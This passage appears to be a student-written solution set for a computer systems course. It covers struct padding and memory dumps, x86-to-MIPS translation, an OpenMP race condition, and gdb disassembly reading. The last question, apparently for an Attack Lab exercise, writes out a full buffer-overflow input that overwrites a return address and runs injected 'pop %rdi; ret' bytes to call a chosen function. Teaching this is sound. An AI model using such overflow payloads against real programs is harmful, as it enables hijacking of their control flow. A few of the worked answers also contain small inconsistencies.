0x7fffffffe028: 0x32    0x00    0x00    0x00    0x43    0x53    0x33    0x33
0x7fffffffe030: 0x00    0x00    0xc8    0x43    0x00    0x00    0x00    0x00
0x7fffffffe038: 0x35    0x00    0x00    0x00    0x56    0x03    0x56    0xc3
0x7fffffffe040: 0x61    0xe1    0xff    0xff    0x44    0x72    0x65    0x64
0x7fffffffe048: 0x6e    0x61    0x77    0x00    0x00    0x00    0x00    0x00
```

What is the value of
`Sword[1][0].frac`
`Sword[1][0].name`
At this particular stage of the application?
`Sword[1][0].frac` **== 400** // cuz there are 400 students enrolled heheh
`Sword[1][0].name` **== CS33**

Because of alignment, each object of type "`Galor`" is 24 bytes.

- 4 bytes for `first`
- 4 bytes for `second`
- 1 byte for `third`, plus 3 bytes of padding
- The union
  - The struct is 4 + 4 = 8 bytes
  - The cstring `name` is 10 bytes
  - The union is thus 10 bytes long
- 2 bytes of padding to remain aligned
  - (due to alignment, the next `int` has to be on an address of multiple of 4)
- 4 + 4 + (1+3) + 10 + 2 = 24 bytes

Thus, Sword[1][0] is at address …..fe020 to …..fe037

- Sword[1][0].frac is at address ….fe030 to ….fe033
  - 0x43c80000 => 400.000
- Sword[1][0].name is at address ….fe02c to ….fe035
  - cstrings stop at 0x00 (the '\0' byte)
  - { 0x43, 0x53, 0x33, 0x33, 0x00 } => "CS33"

3.
Translate the x86 instructions into MIPS and vice versa:
`* There are multiple ways to translate to the MIPS code, these are some possible solutions`
a.
`lea 0x4(%rdi,%rsi),%rax`
With matching $t0 to %rdi, $t1 to $rsi, $t2 to %rax

```
add $t3, $t1, $t0
addi $t2, $t3, 4
```

b.
`mov %rdx,(%rsp,%rsi,8)`
With matching $t0 to %rsi, $sp to $rsp, $t1 to %rdx

```
add $t2, $t0, $t0
add $t2, $t2, $t2
add $t2, $t2, $t2
add $t3, $t2, $sp
sw $t1, 0($t3)
```

c.

```
add $t1, $t0, $t0
add $t1, $t1, $t1
add $t3, $t2, $t1
```

```
lw $t3, 128($t3)
add $t4, $t4, $t3
```
With matching $t0 to %rdi, $t2 to $rsi, $t4 to %rax
```
        add 0x80(%rsi,%rdi,4), %rax
```

4.
Is there a problem with the following code?
If yes, what is it? How can we fix the problem if there is one?

```
double* input = (double*) malloc (sizeof(double)*dnum);
double sum = 0;
int i;
for(i=0;i<dnum;i++){
        input[i] = i+1;
}

#pragma omp parallel for schedule(static)
for(i=0;i<dnum;i++)
{
        double* tmpsum = input+i;
        sum += *tmpsum;
}
```

There are a few things we can do. There is a race condition for the line with sum.

1. We can add a reduction(+:sum). This is the probably the most straightforward solution.
2. Or we can add in a critical section for this line so that only one thread can execute it at a time, it applies to all operations of the line.
```
        #pragma omp parallel for schedule(static)
        for(i=0;i<dnum;i++)
        {
                double* tmpsum = input+i;
        #pragma omp critical
                sum += *tmpsum;
        }
```
3. Atomic allows only one thread to apply read/write operations at a time. This is better than critical because it only applies to read/write operations vs all of them so it is less costly.
```
        #pragma omp parallel for schedule(static)
        for(i=0;i<dnum;i++)
        {
                double* tmpsum = input+i;
        #pragma omp atomic
                sum += *tmpsum;
        }
```

FYI: `schedule(static)`:
https://stackoverflow.com/questions/10850155/whats-the-difference-between-static-and-dynamic-schedule-in-openmp

5.
We have a function that we are interested in:

```
int Toronto(char* game) {
        int curr_game = atoi(game);

        return Raptors(curr_game, 0);
}
```

We only know that the function `Raptors` has the following declaration:

```
int Raptors(int game, int wins)
```

While debugging, we notice the following output:

```
(gdb) disas Raptors
Dump of assembler code for function Raptors:
   0x000000000040068d <+0>:     push   %rbp
   0x000000000040068e <+1>:     mov    %rsp,%rbp
   0x0000000000400691 <+4>:     sub    $0x10,%rsp
   0x0000000000400695 <+8>:     mov    %edi,-0x4(%rbp)
   0x0000000000400698 <+11>:    mov    %esi,-0x8(%rbp)
   0x000000000040069b <+14>:    mov    -0x4(%rbp),%eax
   0x000000000040069e <+17>:    sub    -0x8(%rbp),%eax
   0x00000000004006a1 <+20>:    test   %eax,%eax
   0x00000000004006a3 <+22>:    js     0x4006bc <Raptors+47>
   0x00000000004006a5 <+24>:    mov    -0x8(%rbp),%eax
   0x00000000004006a8 <+27>:    lea    0x1(%rax),%edx
   0x00000000004006ab <+30>:    mov    -0x4(%rbp),%eax
   0x00000000004006ae <+33>:    sub    $0x1,%eax
   0x00000000004006b1 <+36>:    mov    %edx,%esi
   0x00000000004006b3 <+38>:    mov    %eax,%edi
   0x00000000004006b5 <+40>:    callq  0x40068d <Raptors>
   0x00000000004006ba <+45>:    jmp    0x4006ce <Raptors+65>
   0x00000000004006bc <+47>:    cmpl   $0x4,-0x8(%rbp)
   0x00000000004006c0 <+51>:    jne    0x4006c9 <Raptors+60>
   0x00000000004006c2 <+53>:    mov    $0x1,%eax
   0x00000000004006c7 <+58>:    jmp    0x4006ce <Raptors+65>
   0x00000000004006c9 <+60>:    mov    $0x0,%eax
   0x00000000004006ce <+65>:    leaveq
   0x00000000004006cf <+66>:    retq
End of assembler dump.
```

What should be the input into the function `Toronto`, in order to get **a return value of 1**?

6 or 7

The above x86 instructions were from the following code:

```
int Raptors(int game, int wins) {

	if (game-wins >= 0)
		return Raptors(game-1, wins+1);
	else if (wins == 4)
		return 1;

	return 0;
}
```

6.
Say there was a function called `Warriors` in the Attack Lab, with the following C representation:

```
int Warriors(float* game) {

	float fourth = *(game+3);
	if (fourth == 68.75)
		return 1;

	return 0;
```

```
}
```

The function is at memory location `0x40178a`.
You need to execute the code for `Warriors` so that the function returns 1.
What should your input string be?

Your string is inputted using the same `getbuf` function as the Attack Lab, with a **24 byte buffer**.
The buffer begins at memory address `0x400680`.

You can assume that the **stack positions are consistent** from one run to the next, and that the section of memory holding the stack **is executable**.

68.75 is `0x42898000` in hex.

Accounting for 24 bytes of buffer, the return address pointing to the stack, the pop instruction, the float array location, and the function location, the array of floats should start at 56 bytes after the beginning of the buffer.
`0x400680 + 0x38 = 0x4006b8`

The input into the function should thus be `0x4006b8`, and should be popped into `%rdi`.

Thus, we can construct the following string input:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
b0 06 40 00 00 00 00 00    // location "5f c3" (pop %rdi)
b8 06 40 00 00 00 00 00    // location of floats
8a 17 40 00 00 00 00 00    // function location
5f c3 00 00 00 00 00 00
00 00 00 00 00 00 00 00    // floats starts at first byte of this line
00 00 00 00 00 80 89 42
```